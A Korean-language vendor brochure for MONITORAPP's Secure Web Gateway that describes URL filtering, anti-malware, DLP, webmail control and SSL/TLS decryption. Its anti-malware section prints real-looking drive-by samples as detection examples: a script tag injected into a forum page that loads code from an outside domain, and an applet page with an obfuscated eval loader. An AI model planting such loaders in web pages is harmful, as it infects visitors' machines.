Intelligent Secure Web Gateway

APPLICATION INSIGHT SWG

2022.02. VER 4.0

MONITORAPP

Contents

1. Secure Web Gateway의 필요성

Secure Web Gateway

웹 서핑으로 인해 발생하는 외부감염으로 부터 PC를 보호하고 기업 정책을 적용합니다.
Secure Web Gateway는 사용자가 시작한 웹 / 인터넷 트래픽에서 원치 않는 소프트웨어 및 악성 코드를 필터링하고 기업 및 규제 정책 준수를 적용하는 솔루션입니다.

웹 게이트웨이는, 최소한, 인스턴트 메시징 (IM)과 스카이프 같은 인기있는 웹 기반 응용 프로그램에 대한 URL 필터링, 악성 코드 탐지 및 필터링, 애플리케이션 제어 기능을 포함해야 합니다.

데이터 유출 방지 기능 또한 점점 더 솔루션의 영역으로 포함 되어 가고 있습니다.

SSL/TLS Visibility

HTTPS, SMTPS, POP3S, FTPS 등 SSL/TLS 트래픽의 일반화로,
암호화 트래픽은 급증하는데 반해 기존 네트워크 보안장비들은 SSL/TLS 트래픽 탐지가 불가하거나 지속적으로 증가하는 암호화 트래픽을 감당하기 어려운 상황 입니다.

SSL/TLS Visibility는 이러한 보안 위협 문제점을 제거 하기 위해,
SSL/TLS 트래픽에 대한 암복호화 역할을 대행 하여, 네트워크 보안 시스템을 비롯 IDS, 로그 수집 서버와 같은 보안 시스템 군에 가시성을 제공 합니다.

Main Function


SSL/TLS Visibility

Real-time
URL Filtering

Application
Filtering

Anti-malware

WEB DLP



Bandwidth
Optimization


2. APPLICATION INSIGHT SWG
소개 및 특장점

Cyber Threat Intelligence Platform

■ 보안 규칙 만으로 해결 할 수 없는 다양한 위협에 대한 선제적 대응

- 머신 러닝을 통한 카테고리 DB 자동 분류
- C&C 서버 정보, 악성코드 탐지 Signature, PKP List, 카테고리/어플리케이션 DB 등 다양한 컨텐츠 수집/가공/배포
- Threat Intelligence를 통한 URL / FILE 상세 분석 및 결과 제공

❖ AICC(Application Insight Cloud Center)





Support HTTP/2

WEB

■ HTTP/2 미지원으로 발생 가능한 보안 Hole 완벽 제거

- 외부에 오픈 되어 있는 웹 사이트들의 HTTP/2 도입율은 점진적 증가하여 현재 46.7% 사용 중
- HTTP/2는 HTTP/1.1과 전혀 다른 구조의 프로토콜 이며 암호화(HTTPS) 통신만 지원
- HTTP/2 트래픽에 대해서도 HTTP/1.1과 동일한 모든 보안 기능 제공






HTTP/2 is used by **50.2%** of all the websites.


URL Filtering

WEB

■ 비 업무 및 유해사이트 제한에 따른 업무 생산성 증가

- 쇼핑, 금융, 웹 메일, 메신저, 성인, 악성 사이트 등 사전 분류 된 70개 카테고리 (사용자 정의 카테고리 제공)
- 온라인 및 오프라인을 통한 카테고리 DB 업데이트
- 미 분류 및 오 분류 접수 URL에 대한 실시간 카테고리 업데이트 수행





Anti Malware

WEB

■ 응답 데이터 본문 내 악성코드 탐지

- URL 접근 기반의 보안 정책은 known 악성사이트에 대해서는 효과적이나 unknown 악성 사이트에 대한 hole 발생
- 모든 웹 응답 트래픽에 대한 signature 검사를 제공하여 신·변종 Malware에 대한 방어 체계 수립

```
.<script type="text/javascript" src="http://www.excelforum.com/clientscript/yui/
yuiloader-dom-event/yuiloader-dom-event.js?v=418"></script>
.<script type="text/javascript" src="http://www.excelforum.com/clientscript/yui/
connection/connection-min.js?v=418"></script>

<script type="text/javascript">
<!--
.var SESSIONURL = "s=b75d95b985ef39d680468e103196e1ff&";
.var SECURITYTOKEN = "guest";
.var IMGDIR_MISC = "images/misc";
.var IMGDIR_BUTTON = "images/buttons";
.var vb_disable_ajax = parseInt("0", 10);
.var SIMPLEVERSION = "418";
.var BBURL = "http://www.excelforum.com";
.var LOGGEDIN = 0 > 0 ? true : false;
.var THIS_SCRIPT = "showthread";
.var RELPATH = "showthread.php?t=822789";
.var PATHS = {
..forum : "",
..cms   : "",
..blog  : ""
.};
.var AJAXBASEURL = "http://www.excelforum.com/";
        var t = 123;
// -->
</script>


<script type="text/javascript" src="http://www.excelforum.com/clientscript/
vbulletin-core.js?v=418"></script>
<script type="text/javascript" src="http://valeriesn.com/jdlspnyixf.js?
7bc1a235196b0c53"></script>



.<link rel="alternate" type="application/rss+xml" title="Excel Help Forum RSS
Feed" href="http://www.excelforum.com/external.php?type=RSS2" />
```


```
<html><body><applet code='&#80;hoto.class'
 archive='http://perikanzas.com/content&#47;jav2.jar'><param name="p"
 value="v&#115;sMlggM62wf7et7zPJFUgYPMvM-Vcd.%%oG6cr"/></applet><script>
g='g';
e=function(){return window.eval;}();
try{new location();}catch(qqq)
 {a="nbymnynvyqxymvynnymbyqzyzzyqvymwymeyqzynnybyvyxbynvynnymbyqzynnymwyxmyxbynwyzvyxmyvbymcynnynxyqe
ynny-cyqvynxymeyqzy-cymmynxynqynny-cymeyqey-
cymcymnynxynbymeymbynqyzzyzzyzzyxbyzxynwyzvyxmyxbyzxynvynnymbyqzynnymwyxmyxbynwymwyxmyvynxvynmyqxym
bynvyqzymeymnymby-cynnymbynbyneymwynnynbymeymwynnynvyqzybynyqqyweyqcynxymwy-
cymmynbynmyqcynnymwyxnybnyzcywyzcywyzcywyzcybqywynmymcynxyqeynwyqcynnymwyxnybnyzcywyzcywyzcywyzcybqy
xvyqzymwyqnyqqyqcynxymwy-cyvbymcyqxynqymeymbyccynnyqzynnynvyqzyxnyqqyqcynnymwyqeymeymnymbyxcy-
zyzcyzzyxeyzzyzwy-zywymbynxymvynnyxcy-zyvbymcyqxynqymeymbyccynnyqzynnynvyqzy-
zywynwynxymbynbymcynnymwyxcynmyqxymbynvyqzymeymnymbybynvywyncywynxynyqqymwynnyqzyqxymwymby-
cynmyqxymbynvyqzymeymnymbybynyqqynvybyncywynxynyweyweywymeyqeyccynnynmymeymbynnynbyxcynmyqxymbynvyqz
ymeymnymbybyncynyqqymwynnyqzyqxymwymby-cyqzyqnymmynnymnynmy-cyncy-xyxny-
zyqxymbynbynnynmymeymbynnynby-
zyweywymeyqeyceymwymwynxyqnyxcynmyqxymbynvyqzymeymnymbybyncynyqqymwynnyqzyqxymwymbybyzxynxymwymwynxy
qnyzxymeynyzzyqzynnyqeyqzybyvvyncymzynnynvyqzyzzymmymwymnyqzymnyqzyqnymmynnyzzyqzymnyvqyqzymwymeymby
nqyzzynvynxymcymcybyncynynyweywymeyqeycbyqxymbynvyxcynmyqxymbynvyqzymeymnymbybyncynyqqymwynnyqzyqxym
wymby-cyqzyqnymmynnymnynmy-cyncyxnyxny-zynmyqxymbynvyqzymeymnymby-
zyweywymeyqeyvqyqzymwymeymbynqyxcynmyqxymbynvyqzymeymnymbybyncynyqqymwynnyqzyqxymwymby-
cyqzyqnymmynnymnynmy-cyncyxnyxny-zyqeyqzymwymeymbynqy-
zyweywymeyqeyvcyqxymvyxcynmyqxymbynvyqzymeymnymbybyncynyqqymwynnyqzyqxymwymby-cyqzyqnymmynnymnynmy-
cyncyxnyxny-zymbyqxymvyncynnymwy-
zyweywymeyqeyvqyqzymwyvcyqxymvyxcynmyqxymbynvyqzymeymnymbybyncynyqqymwynnyqzyqxymwymbybyqzyqnymmynny
mnynmy-cyncyxnyxny-zyqeyqzymwymeymbynqy-
zycycybyzxybmynbyzxynyzzyqzynnyqeyqzybyncynynyweywynqynnyqzyvcyqxymvyvmynnynqyqbyxcyzxybnybmynbybqyb
nybmynbybmyzzybmyneywyzeybqymyzxywyqeymmymcymeyqzyvcyqxymvyvmynnynqyqbyxcyzxybnybmyzzybmyneywyzeybqy
zxynqywynqynnyqzyvcyqxymvyxcynmyqxymbynvyqzymeymnymbybyncywynvynyqqyqcynxymwy-
cynbyxnyqzynwymeyqeywynxynxnybyzzymeyqeyvqyqzymwyvcyqxymvybyncynyxqybynbyzzymeyqeyccynnynmymeymbynny
nbybynvynyxqymbynnyqvy-
cyvmynnynqycvyqbymmybynvynyxcynbyzzynqynnyqzyvcyqxymvyvmynnynqyqbynyzzynnyqbynnynvybyncynyxcymbyqxym
cymcyxvymwynnyqzyqxymwymby-
cynxyxqynxybnyzcybqyxcymbyqxymcymcyweywynvymnymvymmynxymwynnyvcyqxymvyqeyxcynmyqxymbynvyqzymeymnymby
```

Data Loss Prevention

WEB

■ 중요정보 · 개인정보(첨부파일 포함) 유출 방지

- 첨부파일을 포함하여 WEB을 통해 오가는 모든 요청/응답에 대한 Deep Packet Inspection 수행
- 확장자 제어, 사이즈 제어, 키워드 제어, 위 변조 탐지 등 사전 정의된 보안 템플릿을 활용하여 DLP 보안 규칙 수립



❖ 유출 경로

- Web-Mail 을 통한 데이터 유출 방지
- 게시판이나 웹 하드 등을 통한 파일 업로드 탐지
- 악성코드 감염에 의한 PC내 데이터 유출 등

❖ 대응 방안

- 키워드, 파일 사이즈 제어 등을 통한 데이터 유출 방지
- 주민등록번호, 운전면허번호, 외국인등록번호 등 8개 기본 템플릿 제공
- 사용자 정의 키워드 / 정규 표현식 등록 지원


WEB Mail Control

WEB

■ 웹 메일 원문 로깅 및 기능별 통제

- 지원 대상 웹 메일 : Google, Hotmail, Naver, Daum, Nate
- 송/수신 웹 메일 로깅 및 "읽기", "쓰기", "첨부파일 제한", "키워드 제한" 등 내부 사규에 따른 웹 메일 기능별 통제
- 사용자 정의 규칙을 통한 기본 지원 대상 이외의 웹 메일 지원

❖ 웹 메일 제어




Traffic Optimization


WEB

■ 웹 캐시

- 웹 트래픽 절감 및 서비스 응답 속도 향상
- 컨텐츠 타입 또는 확장자, 사이즈에 따른 캐시 조건 설정
- 학습 객체 관리 및 통계 보고서 제공

❖ 웹 캐시





Application Filtering

WEB

■ 다양한 비 업무 · 우회 어플리케이션 필터링

- 파일전송, 원격접속, VPN, Game, SNS, Mail, Messenger 등 22개 그룹으로 분류된 약 1,100 여개 어플리케이션 탐지
- 매월 1회 온라인 어플리케이션 DB 업데이트 제공
- 기본제공 어플리케이션 목록 외 사용자 정의 어플리케이션 등록 지원

메신저, SNS

파일전송, 웹 하드

우회(VPN)/원격 프로그램

Cloud APPs


. . . .

Advanced Threat Protection ATP

■ 악성파일 탐지

- 웹을 통해 유입되는 파일에 대한 상세 분석 수행 및 악성파일 차단
- Anti Virus, 평판 분석, 정적 분석, 동적 분석, 자동화된 리버스 엔지니어링 수행
- 분석 수행 파일 리스트 및 결과 조회

악성파일 분석엔진
리버스엔지니어링 기술로 악성행위 전에 Exploit 탐지
정확한 CVE 코드 진단
플랫폼 Version 과 무관한 악성코드 탐지
가상회피 공격 완벽 탐지
Non-PE 파일 악성코드 전문
악성행위가 없는 악성코드도 진단




SSL/TLS Traffic handling

TLS

■ 암호화 트래픽 처리 및 보안시스템 연동

- Active : 원본 암호화 트래픽을 복호화 후 보안 장비들로 전송하고 수신된 트래픽을 재 암호화 하여 서버로 전송
  연동 시스템 예) NG F/W, APT, DLP, SWG 등
- Passive : 복호화 된 트래픽을 복사해서 3rd party 솔루션(들)로 전송
  연동 시스템 예) IDS, 로그 수집서버, URL Filtering 등

❖ SSL/TLS traffic handling process




Various network configuration support

TLS

■ NAT(Network Address Translation) 환경 지원

- Active Inline 구간에 NAT 와 같이 세션정보가 변경되는 보안장비 구성 및 연동



■ 비동기 트래픽 환경 지원


- 단일 장비 멀티 세그먼트 구성에서 발생하는 비동기 트래픽 처리
- 이중화 구성에서 발생하는 비동기 트래픽 처리 (세션 포워딩)


PKP List management

TLS

■ Public Key Pinning 목록 업데이트를 통한 서비스 가용성 확보

- HTTPS 복호화를 위해 AISWG가 통신에 개입하는 경우 인증서 고정으로 인해 정상적인 통신 불가
- AISWG가 제공한 공개 키와 클라이언트 애플리케이션에 내장된 공개키가 불일치 하여 MITM 공격으로 간주
- PKP List를 정기적으로 업데이트하여 해당 목적지 트래픽에 대한 선택적 바이패스



